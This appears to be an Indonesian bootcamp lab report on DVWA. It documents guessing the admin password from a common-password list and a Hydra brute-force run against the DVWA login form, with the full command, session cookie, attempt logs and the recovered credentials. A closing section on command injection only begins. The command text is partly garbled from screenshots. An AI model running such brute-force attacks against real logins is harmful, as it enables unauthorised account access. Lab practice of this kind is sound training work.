

40. Password Guessing

1. Objective

Melakukan pengujian *password guessing* terhadap akun `admin` pada halaman *login* awal DVWA untuk mengidentifikasi apakah kredensial akun dapat ditebak menggunakan *password* yang umum digunakan.

2. Target

Target: DVWA Login Page

URL: <http://157.10.253.241/login.php>

Username: `admin`

Pengujian dilakukan menggunakan DVWA sebagai bagian dari pembelajaran dan praktik bootcamp.

3. Methodology

Pengujian dilakukan dengan langkah-langkah berikut:

1. Membuka halaman *login* awal DVWA melalui URL target.
2. Menentukan *username* yang akan diuji, yaitu `admin`.
3. Mencari referensi mengenai ***most common passwords*** melalui mesin pencari.
4. Berdasarkan *clue* yang diberikan mentor, referensi *password* berasal dari situs ***cyber news***.
5. Mengidentifikasi daftar *password* yang umum digunakan pada referensi tersebut.
6. Menguji *password* yang terdapat dalam daftar sebagai kandidat *password* untuk akun `admin`.
7. *Password* pada urutan ke-7, yaitu `1q2w3e`, berhasil digunakan untuk melakukan *login*.
8. Memastikan bahwa proses *login* berhasil dengan melihat halaman utama DVWA.
9. Mengubah ***Security Level*** DVWA menjadi ***Low*** sesuai instruksi pengujian.

4. Password Reference

Referensi yang digunakan adalah daftar "***The Top 10 Most Common Passwords List in 2026***" dari situs *cyber news* yang menjadi petunjuk dari mentor.

Daftar kandidat *password* yang digunakan:

No.	Password
1.	123456
2.	123456789
3.	qwerty
4.	password
5.	12345
6.	qwerty123

7.	1q2w3e
8.	12345678
9.	111111
10.	1234567890

Password 1q2w3e yang berada pada urutan ke-7 berhasil digunakan untuk *login* sebagai user admin.

5. Testing Result


Hasil pengujian menunjukkan bahwa password 1q2w3e berhasil digunakan untuk *login* sebagai user admin. Setelah *login* berhasil, halaman *Home* dapat diakses dan *flag* berhasil ditemukan pada halaman tersebut.

Parameter	Hasil
Target	DVWA Login Page
Username	admin
Password	1q2w3e
Login	Berhasil

6. Evidence

Bukti pengujian yang dilampirkan dalam laporan:

Evidence 1 – Halaman Login



Gambar 1. Halaman *Login* Awal DVWA

Evidence 2 – Password Reference

by looking at which year they use in their password.

Despite security experts recommending using strong and unique passwords, along with two-factor authentication and password managers for more security, people continue using the weak passwords that even a beginner hacker could crack in a few seconds. Here's what we found.

Top 10 most common passwords...

The top 10 most common passwords list in 2026

1. 123456
2. 123456789
3. qwerty
4. password
5. 12345
6. qwerty123
7. 1q2w3e
8. 12345678
9. 111111
10. 1234567890

Don't want your password to end up on this list? A [password manager](#) can help! NordPass offers a password generator for unique, high-security passwords that have at least 8 characters and include numbers, special characters, and both lower- and uppercase letters. The best part is that you'll no longer have to remember or worry about forgetting your complex passwords – the password manager will keep

82°F Sunny 06/09/2026 08:19

Gambar 2. Referensi *Most Common Passwords*

Evidence 3 – Successful Login

Welcome to Damn Vulnerable Web Application!

flag(dvwa.login123u9h7ew7ehqwg)

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed order to complete a module, however users should test that they have successfully exploited the system as best as they possibly could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerabilities with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing servers, as they will be compromised. It is recommended using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [LAMP](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person who uploaded and installed it.


More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- [OWASP](#)
- [Damn Vulnerable Web Applications Directory](#)

Gambar 3. Berhasil *Login* ke Halaman Utama DVWA

Evidence 4 – Security Level Low



Gambar 4. Security Level DVWA = Low

7. Conclusion

Berdasarkan hasil pengujian, **password guessing berhasil dilakukan** pada akun admin di halaman login awal DVWA.

Password 1q2w3e, yang terdapat pada urutan ke-7 dalam daftar *most common passwords*, berhasil digunakan untuk melakukan login. Hal ini menunjukkan bahwa penggunaan password yang umum dan mudah ditebak dapat meningkatkan risiko akses tidak sah terhadap suatu akun.

Setelah login berhasil, **Security Level DVWA diubah menjadi Low** sesuai dengan instruksi pengujian.

40. Brute Force

Tujuan


Melakukan pengujian **Brute Force** pada menu Brute Force DVWA untuk mendapatkan *credential* yang sah sesuai dengan instruksi *challenge*.

Tools yang Digunakan

- **Kali Linux** sebagai sistem operasi yang digunakan untuk melakukan pengujian.
- **DVWA** sebagai aplikasi web yang menjadi target pengujian.
- **Hydra** sebagai tool untuk melakukan pengujian Brute Force.
- **Wordlist username** sebagai daftar *username* yang digunakan dalam pengujian.
- **Wordlist password** sebagai daftar *password* yang digunakan dalam pengujian.

Proses Pengujian

1. Membuka menu Brute Force pada aplikasi DVWA dan menyiapkan daftar *username* serta *password* yang telah diberikan.



Gambar 1. Halaman Brute Force DVWA

2. Menjalankan Hydra melalui terminal Kali Linux untuk mencoba kombinasi *username* dan *password* secara otomatis.

```
Session Actions Edit View Help
kali@kali:~/Downloads
kali@kali:~/Downloads
kali@kali:~/Downloads
[~(kali@kali) ~/Downloads]
$ hydra -L /home/kali/Downloads/user_list.txt -P /home/kali/Downloads/password.txt 157.10.253.241 h
tip-get-form /vulnerabilities/brute/username="USER"bpassword="PASS"bLogin-Login:H-Cookie: PHPSESSID=
9d7428bup0bdu14051ksh1; security=low:5-welcome to the password protected area" -V
Hydra v9.7 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-05 02:07:14
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 10 tasks per 1 server, overall 10 tasks, 9027 login tries (1:9/p:1003), ~505 tries per task
[DATA] attacking http-get-form://157.10.253.241:80/vulnerabilities/brute/username="USER"bpassword="PAS
S"bLogin-Login:H-Cookie: PHPSESSID=9d7428bup0bdu14051ksh1; security=low:5-welcome to the password
protected area
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "123456" - 1 of 9027 [child 0] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "password" - 2 of 9027 [child 1] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "123456789" - 3 of 9027 [child 2] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "qwerty" - 4 of 9027 [child 3] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "123456789" - 5 of 9027 [child 4] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "12345" - 6 of 9027 [child 5] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "1234" - 7 of 9027 [child 6] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "111111" - 8 of 9027 [child 7] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "1234567" - 9 of 9027 [child 8] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "dragon" - 10 of 9027 [child 9] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "123123" - 11 of 9027 [child 10] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "baseball" - 12 of 9027 [child 11] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "abc123" - 13 of 9027 [child 12] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "football" - 14 of 9027 [child 13] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "monkey" - 15 of 9027 [child 14] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "letmein" - 16 of 9027 [child 15] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "696969" - 17 of 9027 [child 16] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "shadow" - 18 of 9027 [child 17] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "master" - 19 of 9027 [child 18] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "666666" - 20 of 9027 [child 19] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "qwertyuiop" - 21 of 9027 [child 20] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "123213" - 22 of 9027 [child 21] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "mustang" - 23 of 9027 [child 22] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "1234567890" - 24 of 9027 [child 23] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "michael" - 25 of 9027 [child 24] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "654321" - 26 of 9027 [child 25] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "pussy" - 27 of 9027 [child 26] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "superman" - 28 of 9027 [child 27] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "1qaz2wsx" - 29 of 9027 [child 28] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "777777" - 30 of 9027 [child 29] (0/0)
[ATTEMPT] target 157.10.253.241 - login "smithy" - pass "fuckyou" - 31 of 9027 [child 30] (0/0)
```

Gambar 2. Proses pengujian Brute Force menggunakan Hydra.

3. Dari hasil pengujian Hydra, diperoleh beberapa kombinasi *credential* yang kemudian diverifikasi secara manual pada halaman Brute Force.


```
Session Actions Edit View Help
kali@kali:~/Downloads
kali@kali:~/Downloads
kali@kali:~/Downloads
[~(kali@kali) ~/Downloads]
$ hydra -L /home/kali/Downloads/user_list.txt -P /home/kali/Downloads/password.txt 157.10.253.241 h
tip-get-form /vulnerabilities/brute/username="USER"bpassword="PASS"bLogin-Login:H-Cookie: PHPSESSID=
9d7428bup0bdu14051ksh1; security=low:5-welcome to the password protected area" -V
Hydra v9.7 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-05 02:07:14
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 10 tasks per 1 server, overall 10 tasks, 9027 login tries (1:9/p:1003), ~505 tries per task
[DATA] attacking http-get-form://157.10.253.241:80/vulnerabilities/brute/username="USER"bpassword="PAS
S"bLogin-Login:H-Cookie: PHPSESSID=9d7428bup0bdu14051ksh1; security=low:5-welcome to the password
protected area
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "redrum" - 7786 of 9027 [child 4] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "jupiter" - 7787 of 9027 [child 9] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "clouds" - 7788 of 9027 [child 12] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "55555555" - 7789 of 9027 [child 13] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "141414" - 7790 of 9027 [child 3] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "zxcvbn" - 7791 of 9027 [child 8] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "shit" - 7792 of 9027 [child 8] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "patches" - 7793 of 9027 [child 14] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "algene" - 7794 of 9027 [child 11] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "cunt" - 7795 of 9027 [child 1] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "raider" - 7796 of 9027 [child 6] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "intimty" - 7797 of 9027 [child 10] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "andre" - 7798 of 9027 [child 2] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "54321" - 7799 of 9027 [child 7] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "galore" - 7800 of 9027 [child 15] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "college" - 7801 of 9027 [child 4] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "fruski" - 7802 of 9027 [child 5] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "kawasaki" - 7803 of 9027 [child 9] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "bishop" - 7804 of 9027 [child 12] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "7777777" - 7805 of 9027 [child 8] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "vladimir" - 7806 of 9027 [child 3] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "mumey" - 7807 of 9027 [child 8] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "freener" - 7808 of 9027 [child 13] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "wildcats" - 7809 of 9027 [child 14] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "francis" - 7810 of 9027 [child 11] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "disney" - 7811 of 9027 [child 1] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "badlight" - 7812 of 9027 [child 6] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "brittany" - 7813 of 9027 [child 2] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "1994" - 7814 of 9027 [child 7] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "00000000" - 7815 of 9027 [child 10] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "sweet" - 7816 of 9027 [child 15] (0/0)
[ATTEMPT] target 157.10.253.241 - login "pablo" - pass "oksana" - 7817 of 9027 [child 4] (0/0)
[0] [http-get-form] host 157.10.253.241 - login "pablo" - password: kawasaki
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "123456" - 8025 of 9027 [child 5] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "password" - 8026 of 9027 [child 9] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "123456789" - 8027 of 9027 [child 13] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "qwerty" - 8028 of 9027 [child 12] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "123456789" - 8029 of 9027 [child 4] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "12345" - 8030 of 9027 [child 3] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "1234" - 8031 of 9027 [child 11] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "11111" - 8032 of 9027 [child 8] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "1234567" - 8033 of 9027 [child 2] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "dragon" - 8034 of 9027 [child 14] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "123123" - 8035 of 9027 [child 7] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "baseball" - 8036 of 9027 [child 11] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "abc123" - 8037 of 9027 [child 10] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "football" - 8038 of 9027 [child 15] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "monkey" - 8039 of 9027 [child 6] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "letmein" - 8040 of 9027 [child 9] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "696969" - 8041 of 9027 [child 5] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "shadow" - 8042 of 9027 [child 13] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "master" - 8043 of 9027 [child 4] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "666666" - 8044 of 9027 [child 12] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "qwertyuiop" - 8045 of 9027 [child 8] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "123213" - 8046 of 9027 [child 11] (0/0)
[ATTEMPT] target 157.10.253.241 - login "bob" - pass "mustang" - 8047 of 9027 [child 0] (0/0)
```

Gambar 3. Hasil pengujian Hydra yang menunjukkan kandidat *credential*.

4. Setelah dilakukan verifikasi secara manual, ditemukan kombinasi *credential* yang berhasil digunakan untuk *login*:

Username: pablo
Password: kawasaki

5. *Credential* tersebut berhasil melakukan login dan aplikasi menampilkan *flag*.



Gambar 5. *Flag* yang diperoleh setelah berhasil melakukan autentikasi.

Hasil Pengujian

Parameter	Hasil
Username	pablo
Password	kawasaki
Hasil Login	Berhasil

Kesimpulan

Pengujian **Brute Force** pada menu Brute Force DVWA berhasil dilakukan. Dengan menggunakan Hydra dan *wordlist* yang tersedia, diperoleh kombinasi *username* dan *password* yang *valid*. *Credential* tersebut kemudian diverifikasi secara manual dan berhasil digunakan untuk melakukan *login* serta memperoleh *flag* dari *challenge*.


40. Command Injection

Tujuan

Melakukan pengujian **Command Injection** pada menu Command Injection untuk mengetahui apakah aplikasi dapat menjalankan perintah sistem operasi melalui input yang diberikan pengguna, serta mendapatkan flag yang terdapat pada aplikasi.

